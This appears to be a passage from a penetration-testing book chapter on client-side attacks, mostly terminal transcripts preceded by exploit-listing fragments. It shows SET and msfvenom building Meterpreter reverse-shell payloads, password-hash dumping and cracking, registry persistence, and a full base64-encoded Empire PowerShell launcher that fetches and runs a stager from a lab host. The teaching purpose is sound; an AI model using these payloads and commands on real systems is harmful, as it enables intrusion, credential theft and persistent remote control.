2016-05-04		-		Linux Kernel 4.4.x (Ubuntu 16.04) - Use-After-Free via double-fdput() in...
2016-05-04		-		Linux (Ubuntu 16.04) - Reference Count Overflow Using BPF Maps
2016-05-02		-		Apache Struts Dynamic Method Invocation Remote Code Execution
2016-04-29				Rough Auditing Tool for Security (RATS) 2.3 - Array Out of Block Crash
2016-04-26				Yasr Screen Reader 0.6.9 - Local Buffer Overflow
2016-04-26		-		libgd 2.1.1 - Signedness Heap Overflow
2016-04-25				Rough Auditing Tool for Security (RATS) 2.3 - Crash PoC
2016-04-15		-		Exim "perl_startup" Privilege Escalation
2016-04-13				Texas Instrument Emulator 3.03 - Local Buffer Overflow
2016-04-07				Mess Emulator 0.154-3.1 - Local Buffer Overflow
2016-04-06		-		Linux x86 - Disable ASLR by Setting the RLIMIT_STACK Resource to Unlimited
2016-03-31		-		Apache OpenMeetings 1.9.x - 3.1.0 - ZIP File path Traversal

293 total entries

<< prev **1** 2 3 4 5 6 7 8 9 10 next >>

Date ▾	D	A	V	Title
2016-04-27	↓	-	🕒	Mach Race OS X Local Privilege Escalation Exploit
2016-04-08	↓	-	🕒	Apple Intel HD 3000 Graphics driver 10.0.0 - Local Privilege Escalation
2016-03-23	↓	-	✅	OS X Kernel - Code Execution Due to Lack of Bounds Checking in AppleUSBPipe::Abort
2016-03-23	↓	-	✅	OS X Kernel - AppleKeyStore Use-After-Free
2016-03-23	↓	-	✅	OS X Kernel - Unchecked Array Index Used to Read Object Pointer Then Call Virtual Method...
2016-03-23	↓	-	✅	OS X Kernel Use-After-Free and Double Delete Due to Incorrect Locking in Intel GPU Driver
2016-01-28	↓	-	✅	OS X Kernel - IOAccelMemoryInfoUserClient Use-After-Free
2016-01-28	↓	-	✅	OS X Kernel - no-more-senders Use-After-Free
2016-01-28	↓	-	✅	OS X - IOBluetoothHCIPacketLogUserClient Memory Corruption
2016-01-28	↓	-	✅	OS X - IOBluetoothHCIUserClient Arbitrary Kernel Code Execution
2016-01-28	↓	-	✅	OS X Kernel - IOAccelDisplayPipeUserClient2 Use-After-Free
2016-01-28	↓	-	✅	iOS/OS X - Unsandboxable Kernel Code Exection Due to iokit Double Release in IOKit
2016-01-28	↓	-	✅	OSX - io_service_close Use-After-Free
2016-01-28	↓	-	✅	OS X - gst_configure Kernel Buffer Overflow
2016-01-28	↓	-	✅	OS X - IntelAccelerator::gstqConfigure Exploitable Kernel NULL Dereference

Chapter 12: Exploring Client-Side Attack Vectors

```
root@kali: ~
File Edit View Search Terminal Help
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> █
```

```
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 7.0.3 [---]
[---] Codename: 'RemembRance' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
```

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

- 99) Return back to the main menu.

[set](#)> 2

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) Full Screen Attack Method
- 8) HTA Attack Method

99) Return to Main Menu

[set:webattack](#)>1

```
set:webattack>1
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes|no]: n
[-] Enter the IP address of your interface IP or if your using an external IP, what
[-] will be used for the connection back and to house the web server (your interface address)
set:webattack> IP address or hostname for the reverse connection:192.168.177.68
```

What payload do you want to generate:

Name:	Description:
1) Meterpreter Memory Injection (DEFAULT)	This will drop a meterpreter payload through PyInjector
2) Meterpreter Multi-Memory Injection	This will drop multiple Metasploit payloads via memory
3) SE Toolkit Interactive Shell	Custom interactive reverse toolkit designed for SET
4) SE Toolkit HTTP Reverse Shell	Purely native HTTP shell with AES encryption support
5) RATTE HTTP Tunneling Payload	Security bypass payload that will tunnel all comms over HTTP
6) ShellCodeExec Alphanum Shellcode	This will drop a meterpreter payload through shellcodeexec
7) Import your own executable	Specify a path for your own executable

```
set:payloads>1
```

```
set:payloads>1
set:payloads> PORT of the listener [443]:
```

Select the payload you want to deliver via shellcode injection


- 1) Windows Meterpreter Reverse TCP
- 2) Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager
- 3) Windows Meterpreter (Reflective Injection) Reverse HTTP Stager
- 4) Windows Meterpreter (ALL PORTS) Reverse TCP

```
set:payloads> Enter the number for the payload [meterpreter_reverse_tcp]:1
```

```
[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use exploit/multi/handler
resource (/root/.set/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.177.68
LHOST => 192.168.177.68
resource (/root/.set/meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set/meta_config)> set EnableStageEncoding false
EnableStageEncoding => false
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.177.68:443
[*] Starting the payload handler...
msf exploit(handler) >
```

```
[*] Started reverse TCP handler on 192.168.177.68:443
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957999 bytes) to 192.168.177.1
[*] Sending stage (957999 bytes) to 192.168.177.1
[*] Sending stage (957999 bytes) to 192.168.177.1
[-] Errno::EPIPE Broken pipe - SSL_accept
[*] Sending stage (957999 bytes) to 192.168.177.1
[-] Errno::EPIPE Broken pipe - SSL_accept
[*] Sending stage (957999 bytes) to 192.168.177.1
[-] OpenSSL::SSL::SSL_ERROR SSL_accept returned=1 errno=32 state=error: inappropriate fallback
[*] Sending stage (957999 bytes) to 192.168.177.1
[-] OpenSSL::SSL::SSL_ERROR SSL_accept returned=1 errno=0 state=SSLv2/v3 read client hello A: http request
[*] Sending stage (957999 bytes) to 192.168.177.1
[-] OpenSSL::SSL::SSL_ERROR SSL_accept SYSCALL returned=5 errno=0 state=SSLv2/v3 read client hello A
```



```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WS112\User
meterpreter >
```

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
C:\Program Files\McAfee\Common Framework\NaPrdMgr.exe
1960 444 Mcshield.exe x86 0 NT AUTHORITY\SYSTEM
C:\Program Files\McAfee\VirusScan Enterprise\Mcshield.exe
2028 1960 mfeann.exe x86 0 NT AUTHORITY\SYSTEM
C:\Program Files\McAfee\VirusScan Enterprise\mfeann.exe
2040 308 conhost.exe x86 0 NT AUTHORITY\SYSTEM
C:\Windows\system32\conhost.exe
2128 444 sppsvc.exe x86 0 NT AUTHORITY\NETWORK SERVICE
E C:\Windows\system32\sppsvc.exe
2216 444 dllhost.exe x86 0 NT AUTHORITY\SYSTEM
C:\Windows\system32\dllhost.exe
2312 348 conhost.exe x86 1 WS112\User
C:\Windows\system32\conhost.exe
2364 348 conhost.exe x86 1 WS112\User
C:\Windows\system32\conhost.exe
2440 444 msdtc.exe x86 0 NT AUTHORITY\NETWORK SERVICE
E C:\Windows\System32\msdtc.exe
2620 3112 cmd.exe x86 1 WS112\User
C:\Windows\system32\cmd.exe
2976 3112 cmd.exe x86 1 WS112\User
```

```
meterpreter > migrate 1960
[*] Migrating from 2332 to 1960...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
meterpreter > run scraper
[*] New session on 10.2.0.147:49189...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\Windows\TEMP\BsmpvKGGK.reg)
[*] Cleaning HKCU
[*] Exporting HKLM
[*] Downloading HKLM (C:\Windows\TEMP\0gUpDDvZ.reg)
```

```
meterpreter > hashdump
admin:1001:aad3b435b51404eeaad3b435b51404ee:f234cac76ae4f1fd79f7a9d25a72d65b:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3ab2d13a31187fa4d526df876d7edc30:::
cindy:1003:aad3b435b51404eeaad3b435b51404ee:cadf85840719818d209d7b014d975cef:::
fred:1002:aad3b435b51404eeaad3b435b51404ee:6d423b9e2a106a4b4da18fb9c2209310:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
james:1004:aad3b435b51404eeaad3b435b51404ee:ea953f06c0463106daa2442f611d1042:::
User:1000:aad3b435b51404eeaad3b435b51404ee:b4f41e8b1d683698417726ff9a3df8cd:::
```

```
msf > msfvenom -p windows/meterpreter/reverse_https -f exe LHOST=192.168.177.170
LPORT=4443 > https.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_https -f exe LHOST=192.168.177.170 LPORT=4443 > https.exe
```

No platform was selected, choosing Msf::Module::Platform::Windows from the payload

No Arch selected, selecting Arch: x86 from the payload
Found 0 compatible encoders

```
msf exploit(handler) >
[*] 192.168.177.150:1032 (UUID: 07f1f46cb2a20f86/x86=1/windows=1/2016-05-24T00:45:18Z) Staging Native payload ...
[*] Meterpreter session 1 opened (192.168.177.170:4443 -> 192.168.177.150:1032)
at 2016-05-23 17:54:17 -0700
```

1	0.000000000	192.168.177.168	192.168.177.170	TCP	62	brcd > pharos [SYN] Seq=0 Win=
2	0.000057000	192.168.177.170	192.168.177.168	TCP	62	pharos > brcd [SYN, ACK] Seq=0
3	0.000369000	192.168.177.168	192.168.177.170	TCP	60	brcd > pharos [ACK] Seq=1 Ack=
4	0.001181000	192.168.177.168	192.168.177.170	TCP	163	brcd > pharos [PSH, ACK] Seq=1
5	0.001205000	192.168.177.170	192.168.177.168	TCP	54	pharos > brcd [ACK] Seq=1 Ack=
6	0.001610000	192.168.177.170	192.168.177.168	TCP	183	pharos > brcd [PSH, ACK] Seq=1
7	0.002524000	192.168.177.168	192.168.177.170	TCP	97	brcd > pharos [PSH, ACK] Seq=1
8	0.003625000	192.168.177.168	192.168.177.170	TCP	252	brcd > pharos [PSH, ACK] Seq=1
9	0.003779000	192.168.177.170	192.168.177.168	TCP	54	pharos > brcd [ACK] Seq=130 Ac
10	0.004926000	192.168.177.170	192.168.177.168	TCP	188	pharos > brcd [PSH, ACK] Seq=1
11	0.005118000	192.168.177.170	192.168.177.168	TCP	77	pharos > brcd [FIN, PSH, ACK]
12	0.005451000	192.168.177.168	192.168.177.170	TCP	60	brcd > pharos [ACK] Seq=351 Ac

```
meterpreter > detach
```

```
[*] 192.168.177.150 - Meterpreter session 1 closed. Reason: User exit
```

```
msf exploit(handler) >
```

```
[*] 192.168.177.150:1033 (UUID: 07f1f46cb2a20f86/x86=1/windows=1/2016-05-24T00:45:18Z) Attaching orphaned/stageless session ...
```

```
[*] Meterpreter session 2 opened (192.168.177.170:4443 -> 192.168.177.150:1033)
at 2016-05-23 17:58:23 -0700
```



```
meterpreter > reg setval -k HKLM\software\microsoft\windows\currentversion\run -v evil -d 'C:\windows\https.exe'
```

```
Successful set evil.
```

```
meterpreter > reg enumkey -k HKLM\software\microsoft\windows\currentversion\run
```

```
Enumerating: HKLM\software\microsoft\windows\currentversion\run
```

Keys (1):

OptionalComponents


Values (4):

VMware Tools

VMware User Process

EMET Notifier

evil



```
root@kali:~# john hash.txt --show
```

```
admin::aad3b435b51404eeaad3b435b51404ee:f234cac76ae4f1fd79f7a9d25a72d65b:::
```

```
Administrator::aad3b435b51404eeaad3b435b51404ee:3ab2d13a31187fa4d526df876d7edc30
```

```
:::
```

```
cindy::aad3b435b51404eeaad3b435b51404ee:cadf85840719818d209d7b014d975cef:::
```

```
fred::aad3b435b51404eeaad3b435b51404ee:6d423b9e2a106a4b4da18fb9c2209310:::
```

```
Guest::aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
james::aad3b435b51404eeaad3b435b51404ee:ea953f06c0463106daa2442f611d1042:::
```

```
User::aad3b435b51404eeaad3b435b51404ee:b4f41e8b1d683698417726ff9a3df8cd:::
```

```
7 password hashes cracked, 0 left
```

```

[*] New session on 10.2.0.147:49189...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/WS112_20140320.4858/WS112_20140320.4858.txt
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/winenum/WS112_20140320.4858
[*] Checking if WS112 is a Virtual Machine .....
[*] This is a VMware Workstation/Fusion Virtual Machine
[*] UAC is Disabled
[*] Running Command List ...
[*] running command netstat -vb
[*] running command netstat -ns
[*] running command net accounts
[*] running command netstat -nao
[*] running command net view
[*] running command route print
[*] running command ipconfig /displaydns
[*] running command ipconfig /all
[*] running command arp -a
[*] running command cmd.exe /c set

```

```

root@kali:~/msf4/logs/scripts/winenum/WS112_20140320.4858# ls
arp_a.txt netsh_wlan_show_drivers.txt
cmd_exe_c_set.txt netsh_wlan_show_interfaces.txt
gresult_SCOPE_COMPUTER_Z.txt netsh_wlan_show_networks_mode_bssid.txt
gresult_SCOPE_USER_Z.txt netsh_wlan_show_profiles.txt
hashdump.txt netstat_nao.txt
ipconfig_all.txt netstat_ns.txt
ipconfig_displaydns.txt netstat_vb.txt
net_accounts.txt net_user.txt
net_group_administrators.txt net_view_domain.txt
net_group.txt net_view.txt
net_localgroup_administrators.txt programs_list.csv
net_localgroup.txt route_print.txt
net_session.txt tasklist_svc.txt
net_share.txt tokens.txt
netsh_firewall_show_config.txt WS112_20140320.4858.txt

```

```

root@kali:~/msf4/logs/scripts/winenum/WS112_20140320.4858# more netstat_vb.txt

```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	10.2.0.147:49172	10.2.0.146:https	CLOSE_WAIT
[System]			
TCP	10.2.0.147:49189	10.2.0.146:https	ESTABLISHED
[System]			
TCP	127.0.0.1:49180	WS112:49181	ESTABLISHED
[firefox.exe]			
TCP	127.0.0.1:49181	WS112:49180	ESTABLISHED
[firefox.exe]			
TCP	127.0.0.1:49182	WS112:49183	ESTABLISHED
[firefox.exe]			
TCP	127.0.0.1:49183	WS112:49182	ESTABLISHED
[firefox.exe]			

```
Follow TCP Stream
Stream Content
....p.....aW.W^G.n...x...I.Pm.]h.b...$#h_P.....y@0.}
V.r.....y..h.....U...<^?
{...W.g...!...8.....f...K.....".....J..o...`/.<.]...0
+..S]wdl....8/.....A.ls7S_T.....y...$w?#D.....u.8.x-<...X...t...ln.H.TN...
( ..=.dkfq.....DN1-.....".....^..Z.Z.7.....D.....L...9.A..}.(<...n.
..2RdV@.-.y...)r.....X.....T.+..zq...r+...e.f.A.p..%;>...$y=...Xe.....UyN.]..8
$?.....Jc...W.....\(...=R.",.....g.....~.j.....XY.....l..t|y.a...9.0_kBY4(.
%.Mi..f.H...>fJt.V.^....."hj.....u.5...%.>...J....r....4.....{...=.N
[. #.....<D.ss...&...T.....f2.....^.:>...lJ....]...<...<.|
XFq6.v.mi..t.l)b... ..
x.hx.-.N...Y.,...g'./.*^
z.2.hI..w.U...~...b.n$4....z..uq.....M...M,z...J..M.}&..I.....f...%5r|
I...|. >.....^5...F. ....zrMer.....z..|:.....j4.2...B..v..d.Lx.b.G.|uo.m
{...o.3F..t.|...td.Kn.
~o.....^(...K!;...].T.P..2.f..gw...{.Xd...Z.M...@u)E.W.Fh.....0....?.
..~.h.o.?....Oea>L.S...m.....OU..n.....W.K...K..p..._.'.;.@|..
t.a.jxI..?%...QU.NF..~.Y.....H,.....\Fa....0` (5...?.;.
..h.S...m...X.....Y...yD;.D?..
(.7.....k.....;yl7Q0...4.L.Z.Q...7...D...=s.cCT#.....>.PL:..yd.....\..b.4.....0.=
+.`PX.\@...2.....S.FR)B?J.D..U
p...s...Oe..stW.I.m...?... ..b.l.$;..61.....%."GC.....rG..$]..]8
G.T.(|N...[~...O.....G.O.:N!=v%..."D.l!...K.H...K.}.K.....!Ec...}
```

```
root@kali: ~/Downloads/Empire-master
File Edit View Search Terminal Help
Requirement already satisfied (use --upgrade to upgrade): flask in /usr/lib/python2.7/dist-packages
Requirement already satisfied (use --upgrade to upgrade): Werkzeug>=0.7 in /usr/lib/python2.7/dist-packages (from flask)
Requirement already satisfied (use --upgrade to upgrade): Jinja2>=2.4 in /usr/lib/python2.7/dist-packages (from flask)
Requirement already satisfied (use --upgrade to upgrade): itsdangerous>=0.21 in /usr/lib/python2.7/dist-packages (from flask)
Requirement already satisfied (use --upgrade to upgrade): MarkupSafe in /usr/lib/python2.7/dist-packages (from Jinja2>=2.4->flask)
Cleaning up...

[>] Enter server negotiation password, enter for random generation: ██████████

[*] Database setup completed!

[*] Certificate written to ../data/empire.pem

[*] Setup complete!
```

```
root@kali: ~/Downloads/Empire-master
File Edit View Search Terminal Help
Empire: PowerShell post-exploitation agent | [Version]: 1.5.0
=====
[Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub, @enigm
a0x3
=====

EMPIRE

162 modules currently loaded
0 listeners currently active
0 agents currently active

(Empire) >
```

```
root@kali: ~/Downloads/Empire-master
File Edit View Search Terminal Help
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > info

Listener Options:
Name           Required  Value           Description
-----
KillDate       False    (blank)         Date for the listener to exit (
MM/dd/yyyy).
Name           True     test            Listener name.
DefaultLostLimit True     60              Number of missed checkins befor
e exiting
StagingKey     True     70e76a15da00e6301ade718cc9416f79 Staging key for initial agent n
egotiation.
Type           True     native          Listener type (native, pivot, h
op, foreign, meter).
RedirectTarget False    (blank)         Listener target to redirect to
for pivot/hop.
DefaultDelay   True     5               Agent delay/reach back interval
(in seconds).
WorkingHours   False    (blank)         Hours for the agent to operate
(09:00-17:00).
Host           True     http://192.168.177.68:8080      Hostname/IP for staging.
CertPath       False    (blank)         Certificate path for https list
eners.
```

```

root@kali: ~/Downloads/Empire-master
File Edit View Search Terminal Help
(Empire: listeners) > set Host 192.168.177.68
(Empire: listeners) > info

Listener Options:

  Name          Required  Value          Description
  ----          -
KillDate       False    -              Date for the listener to exit (
MM/dd/yyyy) .
  Name          True     test           Listener name.
  DefaultLostLimit True     60            Number of missed checkins before
  exiting
  StagingKey    True     70e76a15da00e6301ade718cc9416f79 Staging key for initial agent negotiation.
  Type          True     native         Listener type (native, pivot, hop,
  foreign, meter).
  RedirectTarget False    -              Listener target to redirect to
  for pivot/hop.
  DefaultDelay  True     5             Agent delay/reach back interval
  (in seconds).
  WorkingHours  False    -              Hours for the agent to operate
  (09:00-17:00).
  Host          True     http://192.168.177.68 Hostname/IP for staging.
  CertPath      False   -              Certificate path for https listeners.
  DefaultJitter True     0.0          Jitter in agent reachback interval

```

```

root@kali: ~/Downloads/Empire-master
File Edit View Search Terminal Help
(Empire: listeners) > usestager launcher_bat
(Empire: stager/launcher_bat) > info

Name: BAT Launcher

Description:
  Generates a self-deleting .bat launcher for Empire.

Options:

  Name          Required  Value          Description
  ----          -
ProxyCreds     False    default        Proxy credentials
                ([[domain\]username:password) to use for
                request (default, none, or other).
  StagerRetries False     0             Times for the stager to retry
                connecting.
  Listener      True     -             Listener to generate stager for.
  OutFile       False    /tmp/launcher.bat File to output .bat launcher to,
                otherwise displayed on the screen.
  Proxy         False    default        Proxy to use for request (default, none,
                or other).
  UserAgent     False    default        User-agent string to use for the staging
                request (default, none, or other).
  Delete        False    True           Switch. Delete .bat after running.

```

```

(Empire: stager/launcher_bat) > set Listener test
(Empire: stager/launcher_bat) > execute

```

[*] Stager output written out to: /tmp/launcher.bat

```

root@kali:/tmp# more launcher.bat
@echo off
start /b powershell.exe -NoP -sta -NonI -W Hidden -Enc JAB3AGMAPQB0AGUAVwAtAE8AY
gBKAGUAQwB0ACAAUwBZAFMAVABlAE0ALgB0AEUAdAAuAFcAZQBIAEMATABpAEUAbgBUADsAJAB1AD0AJ
wBNAG8AegBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBUAGQAbwB3AHMAIAB0AFQIAA2AC4AMQA7ACAAV
wBPAFcANgA0ADsAIABUAHIAaQBkAGUAbgB0AC8ANwAuADAA0wAgAHIAdgA6ADEAMQAuADAaKQAgAGwAa
QBrAGUAIABHAGUAYwBrAG8AJwA7ACQAdwBDAC4ASABlAEEAZABFAHIAcwAuAEEARABkACgAJwBVAHMAZ
QByAC0AQQBnAGUAbgB0ACcALAAkAHUAKQA7ACQAdwBDAC4AUABSAG8AWAB5ACAAPQAqAFsAUwBZAHMA
dABlAE0ALgB0AEUAdAAuAFcARQBIAFIQZQBxAHUAZQBTAHQAXQA6ADoARABFAGYAYQBVAwAdABXAEUAQ
gBQAHIAbwBYAHkA0wAkAHcAYwAuAFAAcgBvAFgAWQAuAEMAUGBlAGQARQB0AHQASQBhAEwAUwAgAD0AI
ABbAFMAeQBTAHQAZQBNAC4ATgBlAFQALgBDAFIARQBEAGUAbgB0AGkAQQBMAEMAQQBjAGgAZQBdADoA0
gBEAGUAZgBhAHUATAB0AE4ARQBUAHcATwByAEsAQwBSAEUAZABFAG4AVABJAEeAbABTADsAJABLAD0AJ
wA3ADAAZQA3ADYAYQAxADUAZABhADAAMABlADYAMwAwADEAYQBkAGUANwAxADgAYwBjADkANAAxADYAZ
gA3ADkAJwA7ACQASQA9ADAA0wBbAEMASABhAHIAwWbDAF0AJABiAD0AKABbAGMASABhAHIAwWbDAF0AK
AAkAFcAYwAuAEQAbwBXAE4ATABvAEEAZABTAHQAUgBpAG4AZwAoACIAaAB0AHQAcAA6AC8ALwAxADkAM
gAuADEANgA4AC4AMQA3ADcALgA2ADgALwBpAG4AZABlAHgALgBhAHMAcAAiACkAKQApAHwAJQB7ACQAX
wAtAEIAWABvAFIAJABrAFsAJABpACsAKwAlACQASwAuAEwARQBOAGcAVABIAF0AfQA7AEkARQBYACAAK
AAkAGIALQBqAG8ASQB0ACcAJwApAA==
start /b "" cmd /c del "%~f0"&exit /b

```



```

(Empire: stager/launcher.bat) > set Listener test
(Empire: stager/launcher.bat) > execute

```

```
[*] Stager output written out to: /tmp/launcher.bat
```

```
(Empire: stager/launcher.bat) > [+] Initial agent MXSBP4T41W2BTSMT from 192.168.177.1 now active
```

```
(Empire: stager/launcher.bat) > agents
```

```
[*] Active agents:
```

Name	Internal IP	Machine Name	Username	Process	Delay	Last Seen
MXSBP4T41W2BTSMT	192.168.100.1	feINST-PC-3	INST-PC-3\INST	powershell/13916	5/0.0	2016-05-22 13:22:51

```
(Empire: agents) > interact MXSBP4T41W2BTSMT  
(Empire: MXSBP4T41W2BTSMT) >
```

```
(Empire: MXSBP4T41W2BTSMT) > usemodule situational_awareness/network/  
arpscan powerview/get_gpo  
get_exploitable_system powerview/get_gpo_computer  
get_spn powerview/get_group  
portscan powerview/get_group_member  
powerview/find_computer_field powerview/get_localgroup  
powerview/find_foreign_group powerview/get_loggedon  
powerview/find_foreign_user powerview/get_object_acl  
powerview/find_gpo_computer_admin powerview/get_ou  
powerview/find_gpo_location powerview/get_rdp_session  
powerview/find_localadmin_access powerview/get_session  
powerview/find_managed_security_group powerview/get_site  
powerview/find_user_field powerview/get_subnet  
powerview/get_cached_rdpconnection powerview/get_user  
powerview/get_computer powerview/map_domain_trust  
powerview/get_dfs_share powerview/process_hunter  
powerview/get_domain_controller powerview/set_ad_object  
powerview/get_domain_policy powerview/share_finder  
powerview/get_domain_trust powerview/user_hunter  
powerview/get_fileserver reverse_dns  
powerview/get_forest smbscanner  
powerview/get_forest domain
```

```
FullName      : C:\Users\INST\Downloads\Fortigate_UTM-1_alulxs.pdf
LastAccessTime : 3/8/2016 1:55:41 AM

FullName      : C:\Users\INST\Downloads\N7K-7010-A_adwpw1.pdf
LastAccessTime : 3/8/2016 1:55:19 AM

FullName      : C:\Users\INST\Downloads\Fortigate_DC1-FW2-1204_ji2467.pdf
LastAccessTime : 3/8/2016 1:54:55 AM

FullName      : C:\Users\INST\Downloads\N7K-7010-B_ybyi2x.pdf
LastAccessTime : 3/8/2016 1:54:29 AM

FullName      : C:\Users\INST\Downloads\Fortigate_DC2-FW1-1201_xpsblc.pdf
LastAccessTime : 3/8/2016 1:54:05 AM

FullName      : C:\Users\INST\Downloads\N7K-7010-WAN-A_7iafmm.pdf
LastAccessTime : 3/8/2016 1:53:41 AM

FullName      : C:\Users\INST\Downloads\OTG-7613-B_yzh7bh.pdf
LastAccessTime : 3/8/2016 1:53:20 AM

FullName      : C:\Users\INST\Downloads\OTG-EXTR-B_eqr127.pdf
LastAccessTime : 3/8/2016 1:53:02 AM

FullName      : C:\Users\INST\Downloads\OTG-7613-A_iy3mnc.pdf
LastAccessTime : 3/8/2016 1:52:41 AM
```

```
(Empire: situational_awareness/host/computerdetails) > execute
[!] Error: module needs to run in an elevated context.
(Empire: situational_awareness/host/computerdetails) >
```

```
(Empire: situational_awareness/host/computerdetails) > execute
(Empire: situational_awareness/host/computerdetails) >
Job started: Debug32_mdizn

Event ID 4624 (Logon):Microsoft.PowerShell.Commands.Internal.Format.FormatStartDataMicrosoft.PowerShell.Commands.Internal.Format.GroupStartDataMicrosoft.PowerShell.Commands.Internal.Format.FormatEntryDataMicrosoft.PowerShell.Commands.Internal.Format.GroupEndDataMicrosoft.PowerShell.Commands.Internal.Format.FormatEndDataEvent ID 4648 (Explicit Credential Logon):Microsoft.PowerShell.Commands.Internal.Format.FormatStartDataMicrosoft.PowerShell.Commands.Internal.Format.GroupStartDataMicrosoft.PowerShell.Commands.Internal.Format.FormatEntryDataMicrosoft.PowerShell.Commands.Internal.Format.GroupEndDataMicrosoft.PowerShell.Commands.Internal.Format.FormatEndDataAppLocker Process Starts:PowerShell Script Executions:RDP
Client Data:
```


Available Shares

Name	Path	Description	Status
ADMIN\$	C:\WINDOWS	Remote Admin	OK
C\$	C:\	Default share	OK
D\$	D:\	Default share	OK
IPC\$		Remote IPC	OK
print\$	C:\Windows\system32\spool\drivers	Printer Drivers	OK
Q\$	Q:\	Default share	OK

AV Solution

Windows Defender
AV Product State: 397568
Updated: Unknown
{

Windows Last Updated

